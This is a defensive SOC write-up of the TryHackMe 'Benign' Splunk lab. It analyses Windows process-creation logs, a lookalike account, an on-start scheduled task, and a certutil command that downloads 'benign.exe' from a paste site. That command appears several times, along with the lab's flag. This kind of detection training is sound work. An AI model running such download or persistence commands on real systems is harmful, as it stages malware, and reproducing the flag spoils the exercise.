TRYHACKME: BENIGN

SOC Level 1 — Splunk & Windows Event Log Investigation

Assessment type	Defensive investigation / intentionally vulnerable training lab
SIEM	Splunk Enterprise 8.2.6 (lab environment)
Data source	Windows process-creation logs; Event ID 4688
Evidence basis	10 user-provided screenshots plus online walkthrough cross-checks
Reporting scope	Room evidence only; no claim of live enterprise compromise

Executive finding: The supplied evidence shows suspicious account naming, scheduled-task creation on an HR workstation, and use of the legitimate Windows utility `certutil.exe` to retrieve a file from ControlC and save it as `benign.exe`. This behaviour is consistent with LOLBIN abuse and potential payload delivery.

This report follows the field-by-field finding style used in the supplied Kioptrix-style reference: severity, affected host/service or telemetry, description, proof of concept, evidence, and remediation. Network ports are not applicable to this host-centric log investigation.

1. Executive Summary

The Benign room is a Splunk investigation exercise built around Windows process-creation telemetry. The analyst begins by confirming the available log volume, compares usernames for an impostor-like account, investigates scheduled-task activity, and then identifies a suspicious download performed by certutil.exe. The screenshots record the key event as occurring on host HR_01 under user haroon on 2022-03-04.

The observed command line is:

```
certutil.exe -urlcache -f - https://controlc.com/e4d11035 benign.exe
```

This indicates certutil was used to fetch content from a third-party file-sharing/paste service and write it locally as an executable-named file. The file name and command line alone do not prove the downloaded bytes executed; the evidence supports suspicious payload retrieval and warrants endpoint follow-up.

2. Scope and Evidence Handling

Scope is limited to the TryHackMe Benign training data and the screenshots provided. The report does not assert that a real organization or live system was compromised. The screenshots are retained in the appendix and referenced as E-01 through E-10.

3. Environment and Key Observations

Item	Observation	Interpretation
Log volume	13,959 events shown for March 2022 in index=win_eventlogs.	Establishes the scope of the available dataset; not a count of malicious events.
Impostor-like account	Amel1a appears similar to Amelia.	Possible lookalike account; validate against identity records and authentication activity.
Scheduled task	Chris.fort is associated with schtasks.exe and task OfficeUpdater; command references update.exe under the user's Temp directory and on-start execution.	Persistence-like configuration is suspicious. The task's legitimacy and binary must be validated.
Payload download	haroon on HR_01 ran certutil.exe to retrieve content from controlc.com and save as benign.exe.	Likely LOLBIN abuse / suspicious payload staging.
Retrieved content	The ControlC page displays the THM pattern shown in the screenshot.	Challenge content confirms the URL was relevant to the lab; it does not independently prove binary execution or C2 beaconing.

4. Findings — Kioptrix-Style PoC Tables

Finding 1 — Lookalike / impostor account indicator

FINDING	Finding 1 — Lookalike / impostor account indicator
AFFECTED AREA	Identity telemetry / username field; not a network port
SEVERITY	Medium (provisional)
VULNERABILITY / BEHAVIOUR	Suspicious account-name similarity
CVE ID	N/A — configuration/identity investigation
DESCRIPTION	Username aggregation shows Amel1a, visually similar to Amelia, in the event dataset. This is an indicator of possible impersonation or a deliberately confusing account name, but the screenshot alone does not establish who created it or whether it authenticated maliciously.
PROOF OF CONCEPT / VALIDATION	In Splunk, compare username frequency and spelling variants, then pivot on the suspected account across authentication, account-management, process-creation and host fields. Example: `index=win_eventlogs UserName="Amel1a"`. Validate against authoritative identity records before declaring it malicious.
EVIDENCE	E-02 and E-09.
REMEDIATION	Verify the account owner and creation history; disable or contain only if unauthorized; review sign-in and account-management events; enforce unique naming and strong identity governance; monitor lookalike accounts.

Finding 2 — Suspicious scheduled-task creation

FINDING	Finding 2 — Suspicious scheduled-task creation
AFFECTED AREA	Windows process creation on HR workstation; Event ID 4688
SEVERITY	High (provisional)
VULNERABILITY / BEHAVIOUR	Scheduled task configured to launch an executable at startup
CVE ID	N/A — behaviour is not mapped to a single CVE by the supplied evidence
DESCRIPTION	The screenshot shows schtasks.exe creating a task named OfficeUpdater. The command references `C:\Users\Chris.fort\AppData\Local\Temp\update.exe` with an on-start schedule. A user-writable Temp path combined with startup execution is suspicious and may indicate persistence, but the screenshot does not prove that update.exe executed successfully or that the task is unauthorized.
PROOF OF CONCEPT / VALIDATION	Search the supplied index for scheduled-task commands and inspect the full command line, user, hostname, timestamp and task action. Example: `index=win_eventlogs UserName="Chris.fort" schtasks.exe`. If available, corroborate with Task Scheduler operational logs, task XML, file creation telemetry and process execution events.
EVIDENCE	E-03, with context from E-09.
REMEDIATION	Preserve the task XML and related logs; verify with the endpoint owner; inspect and hash update.exe in a safe environment; remove the task and quarantine the binary only after validation; investigate other startup mechanisms; alert on scheduled tasks launching from user-writable directories.

Finding 3 — certutil.exe used to retrieve a suspicious payload

FINDING	Finding 3 — certutil.exe used to retrieve a suspicious payload
AFFECTED AREA	HR_01; user haroon; Event ID 4688; timestamp 2022-03-04 10:38:28 (as shown)

SEVERITY	High (provisional)
VULNERABILITY / BEHAVIOUR	LOLBIN abuse for file download / suspicious payload staging
CVE ID	N/A — legitimate Windows utility abused; no single CVE established
DESCRIPTION	The event command line is `certutil.exe -urlcache -f - https://controlc.com/e4d11035 benign.exe`. Certutil is a legitimate Windows utility, but its URL-cache functionality can be abused to download content. The destination is controlc.com and the output filename is benign.exe. This is strong evidence of a suspicious download attempt. Process-creation logs alone do not prove the download completed, the file was executed, or a live C2 session existed.
PROOF OF CONCEPT / VALIDATION	Search process-creation events for certutil and inspect the full command line and context. Example: `index=win_eventlogs EventID=4688 certutil.exe`. Then pivot on host HR_01 and user haroon. Correlate with proxy/DNS/firewall logs, file creation telemetry, hash reputation, and subsequent process launches.
EVIDENCE	E-05 and E-06; E-07 displays the hosted challenge pattern; E-09 records the validated lab answer.
REMEDIATION	Isolate the host if corroborating evidence indicates active compromise; collect the file and compute a hash; check endpoint telemetry for file creation and execution; block the URL/domain only after policy validation; detect certutil network access to unusual external destinations; restrict egress and enable command-line auditing.

Finding 4 — Suspicious download URL and staged executable name

FINDING	Finding 4 — Suspicious download URL and staged executable name
AFFECTED AREA	URL observed in the certutil command line
SEVERITY	High (provisional)
VULNERABILITY / BEHAVIOUR	Payload delivery through a third-party file-sharing/paste service
CVE ID	N/A — IOC / delivery behaviour
DESCRIPTION	The URL `https://controlc.com/e4d11035` was supplied to certutil, with output saved as benign.exe. The file name is not proof of benign content. The ControlC page in the screenshot displays the room's THM-pattern string. This supports the room's intended malicious-content clue, but the supplied data does not contain the downloaded executable itself for independent malware analysis.
PROOF OF CONCEPT / VALIDATION	Preserve the exact command line and URL. In a controlled lab, inspect the hosted content without executing any downloaded file. If the actual payload is available, calculate SHA-256 and inspect its signature/type in an isolated environment. Do not rely solely on a web reputation verdict.
EVIDENCE	E-05 through E-07.
REMEDIATION	Use URL/domain and file-hash indicators in approved detection controls after validation; hunt for the URL, filename, and certutil command line across endpoints; preserve proxy/firewall logs; use application control and egress filtering; investigate whether benign.exe was executed.

5. Indicators and Key Artifacts

Type	Value	Context / caveat
Host	HR_01	Host associated with the certutil event in the screenshot.
User	haroon	User shown on the payload-download process event.
User	Chris.fort	Associated with OfficeUpdater scheduled-task command.
Lookalike account	Amel1a	Suspicious similarity to Amelia; validate before classification.
Process	certutil.exe	Legitimate Windows utility; suspicious use depends on command-line context.
Command	certutil.exe -urlcache -f - https://controlc.com/e4d11035 benign.exe	Observed in Event ID 4688 screenshot.
URL	https://controlc.com/e4d11035	Exact URL in supplied screenshot; treat as a lab IOC.
File name	benign.exe	Output filename; file content/hash is not supplied in the screenshots.
Task	OfficeUpdater	Startup task referencing update.exe in a user Temp directory.
Challenge string	THM{KJ&*H^B0}	String displayed by the ControlC page in the supplied screenshot; challenge artifact, not a malware hash.

The screenshots do not provide a SHA-256 hash for benign.exe, a confirmed malware family, a verified external IP, or evidence of successful execution. These are therefore not fabricated or listed as confirmed IOCs.

6. SPL Queries for Reproduction

The queries below are examples for the provided lab dataset. Field names and event filters may need adjustment depending on the sourcetype and field extraction.

Confirm March 2022 event volume

```
index=win_eventlogs earliest="03/01/2022:00:00:00" latest="04/01/2022:00:00:00" | stats count
```

Review username frequency

```
index=win_eventlogs UserName=* | top limit=20 UserName
```

Investigate scheduled-task creation

```
index=win_eventlogs schtasks.exe UserName="Chris.fort"
```

Find certutil process events

```
index=win_eventlogs EventID=4688 certutil.exe
```

Search by destination URL

```
index=win_eventlogs "controlc.com/e4d11035"
```

Pivot on the endpoint and user

```
index=win_eventlogs HostName="HR_01" UserName="haroon"
```

7. Attack Reconstruction

1. Possible identity deception

The dataset includes a lookalike username, Amel1a, similar to Amelia. This is a suspicious identity indicator, but the supplied evidence does not link this account conclusively to the download event.

2. Startup task configuration

A process-creation event shows Chris.fort invoking schtasks.exe to create OfficeUpdater, configured to launch update.exe from the user's Temp directory at startup. This may represent a persistence mechanism, pending validation.

3. Payload retrieval

On 2022-03-04, haroon on HR_01 ran certutil.exe with the URL-cache options to retrieve content from ControlC and save it as benign.exe. This is the clearest observed suspicious action.

4. Hosted content inspection

The analyst followed the URL in the lab and observed the THM-pattern string. That confirms the URL's relevance to the challenge, not by itself that the downloaded file executed or communicated with a command-and-control server.

5. Required next validation

A real incident response would correlate process, file, scheduled-task, DNS, proxy, firewall, EDR and authentication telemetry to establish whether the file was created, executed, persisted, or communicated externally.

8. Mitigation and Incident Response Plan

Containment: If the evidence is from a real endpoint and corroborates compromise, isolate HR_01 through EDR or the approved network process. Preserve volatile and endpoint evidence before destructive remediation where feasible.

File triage: Locate benign.exe and update.exe, record paths, timestamps, owners and SHA-256 hashes, inspect file signatures and file types, and submit only according to organisational malware-handling policy. Never execute unknown samples on a normal workstation.

Persistence review: Export and inspect the OfficeUpdater task and related Task Scheduler logs. Determine who created it, when it was created, what it launches, and whether the target file exists or ran. Remove unauthorized tasks after preserving evidence.

LOLBIN detection: Alert on certutil.exe using URL-cache options or making outbound connections to untrusted destinations, especially when the output is an executable in a user-writable directory. Tune detections to reduce false positives.

Network controls: Review DNS, proxy, firewall and EDR network telemetry for the destination URL/domain and related connections. Restrict outbound access where appropriate and block validated indicators using the organisation's approved process.

Identity investigation: Validate the Amel1a account, review account creation and authentication events, and disable or reset credentials only if evidence supports unauthorized use. Review related users and endpoints for similar activity.

Hardening and monitoring: Enable command-line process auditing and central log collection; monitor scheduled-task creation, executable writes to Temp/AppData, suspicious parent-child process chains, and unusual outbound downloads by signed Windows utilities.

Recovery: After scoping and containment, remove confirmed malicious artifacts, patch relevant weaknesses, rotate affected credentials if exposure is established, restore from a known-good state when needed, and monitor for recurrence.

9. Conclusion

The Benign lab demonstrates a host-centric SOC investigation using Splunk and Windows Event ID 4688. The strongest evidence is the certutil.exe command on HR_01, executed by haroon on 2022-03-04, which attempts to retrieve content from https://controlc.com/e4d11035 and save it as benign.exe. The screenshots also show a scheduled task named

OfficeUpdater pointing to update.exe under Chris.fort's Temp directory and a lookalike account, Amel1a.

The likely technique is abuse of a legitimate Windows binary (LOLBIN) to stage a payload, with scheduled-task creation representing a possible separate persistence-related activity. These observations are suspicious and merit investigation, but the provided evidence does not prove successful payload execution, privilege escalation, data theft, or a functioning C2 channel. A defensible SOC conclusion must remain proportional to the logs and should be strengthened with file, task, network, and endpoint telemetry.

10. Online Walkthrough References


1. TryHackMe — Benign (official room; access may require login).
2. Benign — TryHackMe Walkthrough (Splunk queries, scheduled-task and certutil event analysis).
3. Try Hack Me Benign Room Walkthrough (HR user filtering and LOLBIN search examples).
4. TryHackMe — Benign: Detecting LOLBIN Abuse With Splunk (command-line interpretation and evidence limitations).
5. TryHackMe Benign Walkthrough | Splunk Investigation Tutorial (video walkthrough).

Reference note: walkthroughs can differ in copied challenge URLs or formatting. This report uses the URL and string visible in the user's screenshots where possible. The exact string shown in the supplied ControlC screenshot is recorded as THM{KJ&*H^B0}.

Appendix A — Screenshot Evidence Register

All ten screenshots supplied for this report are reproduced below. Captions describe what is visible and do not imply more than the evidence supports.

Evidence 01 — Splunk search confirms 13,959 events in the win_eventlogs index for March 2022.



https://tryhackme.com/fullscreen-vms/0
Applications
Places
System
Fri Aug 21, 04:44
Search | Splunk 8.2.6
Not Secure
http://10.48.132.117/en-US/app/search/search?earliest=1646092800&latest=1648771200&
splunk>enterprise
Apps
Search
Analytics
Datasets
Reports
Alerts
Dashboards
Alerts
New Search
No Event Sampling
Events
Patterns
Statistics (1)
Visualization
20 Per Page
Format
Preview

```
index=win_eventlogs
| stats count
```

✓ **13,959 events** (3/1/22 12:00:00.000 AM to 4/1/22 12:00:00.000 AM)

count
13959

Evidence 02 — Username frequency analysis; the account Amel1a is suspiciously similar to Amelia.



Search | Splunk 8.2.6
Not Secure
http://10.48.132.117/en-US/app/search/search?earliest=1646092800&latest=1648771200&q=search i
New Search
No Event Sampling
Events
Patterns
Statistics (11)
Visualization
Bar Chart
Format
Trellis
SYSTEM
Moin
James
Katrina
haroon
Chris.fort
deepak
Daina
Bell
Amelia
Amel1a
UserName
0
200
400
600
800
1,000
1,200
1,400
1,600
1,800
2,000
2,200
2,400
2,600
count

```
index=win_eventlogs UserName=*| top limit=20 UserName
```

✓ **13,959 events** (3/1/22 12:00:00.000 AM to 4/1/22 12:00:00.000 AM)

Enable event sampling to run the search and return a random set of events.

Evidence 03 — Event ID 4688 shows schtasks.exe creating an OfficeUpdater task for Chris.fort.



New Search
No Event Sampling
Events (1)
Patterns
Statistics
Visualization
Format Timeline
− Zoom Out
+ Zoom to Selection
× Deselect
List
Format
20 Per Page
Hide Fields
All Fields
i
Time
Event
SELECTED FIELDS
a host 1
a source 1
a sourcetype 1
a UserName 1
INTERESTING FIELDS
a Category 1
a Channel 1
a CommandLine 1
# date_hour 1
# date_mday 1
# date_minute 1
a date_month 1
# date_second 1
a date_wday 1
# date_year 1
# date_zone 1
# EventID 1
a EventTime 1
a extracted_EventType 1
a extracted_index 1
a HostName 1
Show as raw text

```
index=win_eventlogs schtasks.exe UserName="Chris.fort"
```


✓ 1 event (3/1/22 12:00:00.000 AM to 4/1/22 12:00:00.000 AM)

3/6/22 2:23:40.000 PM

```
{ [-]
   Category: Process Creation
   Channel: Windows
   CommandLine: /create /tn OfficUpdater /tr "C:\Users\Chris.fort\AppData\Local\Temp\update.exe" /sc onstart
   EventID: 4688
   EventTime: 2022-03-06T14:23:40Z
   EventType: AUDIT_SUCCESS
   HostName: HR_02
   NewProcessId: 0x885fd7
   Opcode: Info
   ProcessID: 7933
   ProcessName: C:\Windows\System32\schtasks.exe
   Severity: INFO
   SeverityValue: 2
   SourceModuleName: eventlog
   SourceModuleType: Win_event_log
   SourceName: Microsoft-Windows-Security-Auditing
   SubjectDomainName: cybertees.local
   UserName: Chris.fort
   index: winlogs
}
```

UserName = Chris.fort | host = cybertees | source = win_event_logs.json | sourcetype = _json

Evidence 04 — Search query describing LOLBIN use to download a payload from a file-sharing host.



system process (LOLBIN) to download a payload from a file-sharing host

ALL
SEARCH
IMAGES
VIDEOS
MAPS
NEWS
SHOPPING
MORE


About 6,350 results

Certutil.exe

System process (LOLBIN) to download a payload from a file-sharing host

The system process (LOLBIN) used to download a

Evidence 05 — Event ID 4688 records certutil.exe downloading benign.exe from controlc.com as user haroon on HR_01.



Search | Splunk 8.2.6
Not Secure
http://10.48.132.117/en-US/app/search/search?earliest=1646092800&latest=164877
Events (1)
Patterns
Statistics
Visualization
Format Timeline ▾
− Zoom Out
+ Zoom to Selection
× Deselect
List ▾
✓ Format
20 Per Page ▾
‹ Hide Fields
☰ All Fields
SELECTED FIELDS
a host 1
a source 1
a sourcetype 1
a UserName 1
INTERESTING FIELDS
a Category 1
a Channel 1
a CommandLine 1
# date_hour 1
# date_mday 1
# date_minute 1
a date_month 1
# date_second 1
a date_wday 1
# date_year 1
# date_zone 1
# EventID 1
a EventTime 1
a extracted_EventType 1
a extracted_index 1
a HostName 1
a index 1
i
Time
Event
Show as raw text

```
1  index=win_eventlogs Certutil.exe
```

